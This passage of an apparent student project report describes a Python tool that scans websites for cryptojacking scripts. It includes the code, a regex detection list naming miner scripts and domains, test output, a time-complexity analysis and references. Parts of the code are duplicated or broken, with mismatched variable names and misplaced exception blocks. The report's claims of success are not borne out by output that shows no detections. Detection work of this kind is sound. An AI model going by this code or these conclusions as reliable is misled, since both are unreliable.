choice = input('Do you want to scan a single site? [y/n]')
if choice == "y" or choice == "Y":
    header()

```

```

scansite = input("Enter the site to scan\n")
try:
    scansite2 = requests.get('http://' + scansite)
    scansite2.raise_for_status()
    scansite3 = bs4.BeautifulSoup(scansite2.text, "html.parser")
    final = scansite3.find("script", text=mime)
    print(final)
    header()
except:
    print('Could not connect')
else:
    # print('multisite scanning supported')
    multiscan = input("Provide a file containing the list of sites you
want scanned: ")

    assert os.path.exists(multiscan), "I did not find the file at,
"+str(multiscan)
    scanfile = open(multiscan,'r+')
    header()
    for line in scanfile:
        print('Scanning:' + line)
        try:
            multiscan2 = requests.get('http://' + line.strip(),
verify=False, timeout=5)
            multiscan2.raise_for_status()

```

```

        multiscan3 = bs4.BeautifulSoup(multiscan2.text,
"html.parser")

        multifinal = multiscan3.find("script", text=mine)

        print(Fore.RED)

        print(multifinal)

        print(Style.RESET_ALL)

        header()

except:


    pass

    print('Connection issues')

    header()

scanfile.close()

```



The screenshot shows a Jupyter Notebook interface with a browser window at the top displaying various tabs and the URL `localhost:8888/notebooks/Untitled.ipynb`. The Jupyter interface includes a menu bar (File, Edit, View, Insert, Cell, Kernel, Widgets, Help) and a toolbar with icons for file operations, running, and code execution. The main area contains a code cell with the following Python code:

```

In [1]: #!/usr/bin/python3
import colorama
import os
import requests
import bs4
import re
import time
from colorama import Style
from colorama import Fore
mine = re.compile(r'coinhive.min.js|xmstudio|cryptonight.asm.js|coinhive.com|jsecoin.com|cryptoloot.pro|webassembly.stream|ppoi
PossibleBuggedFiles = re.compile('upgraderservices.cf|vuurd.com')
def header():
    print('\n-----\n')
def scan2():
    try:
        requests.get('http://' + line.strip(), verify=False, timeout=5)
    except requests.exceptions.SSLError or requests.exceptions.ConnectionError or requests.exceptions.Timeout :
        pass
requests.packages.urllib3.disable_warnings()
#print('Do you want to scan a single site? [y/n]')
choice = input('Do you want to scan a single site? [y/n]')
if choice == "y" or choice == "Y":
    header()
    scansite = input("Enter the site to scan\n")
    try:
        scansite2 = requests.get('http://' + scansite)
        scansite2.raise_for_status()
        scansite3 = bs4.BeautifulSoup(scansite2.text, "html.parser")
        final = scansite3.find("script", text=mine)
        print(final)
        header()
    except:
        print('Could not connect')
    else:
        # print('multisite scanning supported')

```

```
scansite2.raise_for_status()
scansite3 = bs4.BeautifulSoup(scansite2.text, "html.parser")
final = scansite3.find("script", text=mine)
print(final)
header()
except:
    print('Could not connect')
else:
    # print('multisite scanning supported')
    multiscan = input("Provide a file containing the list of sites you want scanned: ")

    assert os.path.exists(multiscan), "I did not find the file at, "+str(multiscan)
    scanfile = open(multiscan, 'r')
    header()
    for line in scanfile:
        print('Scanning:' + line)
        try:
            multiscan2 = requests.get('http://' + line.strip(), verify=False, timeout=5)
            multiscan2.raise_for_status()
            multiscan3 = bs4.BeautifulSoup(multiscan2.text, "html.parser")
            multifinal = multiscan3.find("script", text=mine)
            print(Fore.RED)
            print(multifinal)
            print(Style.RESET_ALL)
            header()
        except:
            pass
            print('Connection issues')
            header()
    scanfile.close()

Do you want to scan a single site? [y/n]
Provide a file containing the list of sites you want scanned: test
```

## TEST FILE:

```
1 facebook.com
2 google.com
3 youtube.com
4 amazon.com
5 godaddy.com
6 gmail.com
7 netflix.com
8 hotstar.com
9 instagram.com
10 ebay.com
```

## **OUTPUT:**

Do you want to scan a single site? [y/n]n

Provide a file containing the list of sites you want scanned: test

-----

Scanning:facebook.com

None

-----

Scanning:google.com

None

-----

Scanning:youtube.com

None

-----

Scanning:amazon.com

Connection issues

-----

Scanning:godaddy.com

Connection issues

-----

Scanning:gmail.com

None

-----

Scanning:netflix.com

None

-----

Scanning:hotstar.com

None

Scanning:instagram.com

None

Scanning:ebay.com

None

## 10. RESULTS:

### Section 10.1 Time complexity analysis of algorithms

The time complexity was also computed for both the executed algorithms and were plotted to give the following results. These were the only methodologies adopted to reach the conclusion that is it feasible to detect and prevent crypto jacking threats on online platforms. The following graphs and tables give us a clear picture of the time complexity analysis of the algorithms.




Fig 10.1.1. Time complexity curve for analysis of single website

We also did the time complexity analysis for the algorithm that we coded for the detection of crypto miners in multiple websites the results pertaining to that were collected and plotted as a time complexity curve. The time complexity curve and the architecture of the python code programmed by our team is as follows.

Function name	NLOC	Complexity	Token#
header ()	2	1	8
scan2 ()	6	4	46

Table 10.1.1. Time complexity parameters and values

Further the time complexity curve was plotted to give out a clear picture of relation between the number of input websites in the text file and the time taken by the algorithm to scan those all. Following figure shows the analysed relationship in a graphical representation.




Fig. 10.1.2. Time complexity curve for multiple websites



## 11. CONCLUSION AND FUTURE WORK

We discovered that using the HTML code we were able to detect any crypto mining activity on any website. Along with this using our python programming tool we were able to identify any kind of crypto jacking threats to the user input websites (single as well as multiple).

The execution of our code, code snippets, screenshots and time complexity analysis clearly indicates the success of our tool. In the future the researchers can make such more programmes and security algorithms in order to detect any kind of malicious activities on other platforms. Future work can be done in other programming languages too.

## 12. PROJECT TIMELINES

2	Activity	Duration in days	
3			
4	Idea Generation and selection/deciding team	2 days	
5	group detail submission	07 august 2020 milestone	
6	abstract and introduction	2 days	
7	collecting papers and research	7 days	
8	literature survey	4 days	
9	review one	milestone 20 august 2020	
10	proposed work	2 days	
11	architecture design	3 days	
12	code generation/implementation	1 week	
13	testing	2 days	
14	review two	milestone 27 october 2020	
15	evolution/changes	2 days	
16	conclusion/report	1 day write up	
17	changes/modifications suggested	2-3 days if required	
18	final report submit	milestone 07 november 2020	
19	final review	milestone 01 november 2020	

Fig 12.1. Our Activity timeline




Fig 12.2. Our Gantt Chart

### 13. REFERENCES:

- [1] Ittay Eyal, Adem Efe Gencer, Emin Gün Sirer, and et al. 2016. Bitcoin-NG: A Scalable Blockchain Protocol. In USENIX Symposium on Networked Systems Design and Implementation (NSDI).
- [2] Ittay Eyal and Emin Gün Sirer. 2014. Majority is not enough: Bitcoin mining is vulnerable. In International conference on financial cryptography and data security. Springer.
- [3] Eleftherios Kokoris Kogias, Philipp Jovanovic, Nicolas Gailly, and et al. 2016. Enhancing bit coin security and performance with strong consistency via collective signing. In 25th USENIX Security Symposium (USENIXSecurity16).
- [4] Daniel Plohmann and Elmar Gerhards-Padilla. 2012. Case study of the miner botnet. In 4th International Conference on Cyber Conflict (CYCON). IEEE.
- [5] Fergal Reid and Martin Harrigan. 2013. An analysis of anonymity in the bitcoin system. In IEEE International Conference on Privacy, Security, Risk, and Trust.
- [6] Marco Cova, Christopher Kruegel, and Giovanni Vigna. 2010. Detection and analysis of drive-by-download attacks and malicious Javascript code. In Proceedings of the 19th international conference on world wide web (WWW). ACM.

- [7] CharlieCurtsinger, BenjaminLivshits, BenjaminGZorn, andetal. 2011.ZOZZLE: Fastand Precise In-Browser JavaScript Malware Detection.In USENIX Security Symposium (USENIXSecurity).
- [8] Apostol is Zarras, Alexandros Kapravelos, Gianluca Stringhini, and etal.2014. The dark alleys of madison avenue: Understanding malicious advertisements. In Proceedings of the 2014 Conference on Internet Measurement Conference (IMC).ACM.
- [9] www.lizard.ws website for the time complexity analysis table for multiple websites.
- [10] Charlie Curtsinger, Benjamin Livshits, Benjamin G Zorn, and et al. 2011. ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection. In USENIX Security Symposium (USENIX Security).
- [11] cyrus and. 2018. chrome-remote-interface. <https://github.com/cyrus-and/chromeremote-interface>.
- [12] deepMiner. 2018. deepMiner. <https://github.com/deepwn/deepMiner>.
- [13] easylist. 2018. EasyList filter subscription. <https://github.com/easylist/easylist>.
- [14] Shayan Eskandari, Andreas Leoutsarakos, Troy Mursch, and et al. 2018. A first look at browser-based Cryptojacking. IEEE Security & Privacy on the Blockchain (IEEE S&B) (2018).
- [15] Ittay Eyal, Adem Efe Gencer, Emin Gün Sirer, and et al. 2016. Bitcoin-NG: A Scalable Blockchain Protocol.. In USENIX Symposium on Networked Systems Design and Implementation (NSDI).
- [16] Ittay Eyal and Emin Gün Sirer. 2014. Majority is not enough: Bitcoin mining is vulnerable. In International conference on financial cryptography and data security. Springer.
- [17] Dan Goodin. 2017. Cryptojacking craze that drains your CPU now done by 2,500 sites. <https://arstechnica.com/information-technology/2017/11/drive-bycryptomining-that-drains-cpus-picks-up-steam-with-aid-of-2500-sites/>.
- [18] Alex Hern. 2017. Ads don't work so websites are using your electricity to pay the bills. <https://www.theguardian.com/technology/2017/sep/27/pirate-bayshowtime-ads-websites-electricity-pay-bills-cryptocurrency-bitcoin>.

### Review 3 Video link -

<https://drive.google.com/drive/folders/13n0OBQFSUZTYjisot0CFJwsKW6uAavXz?usp=sharing>

**Please copy the url and then paste it in the new google chrome tab to view the Review 3 video.**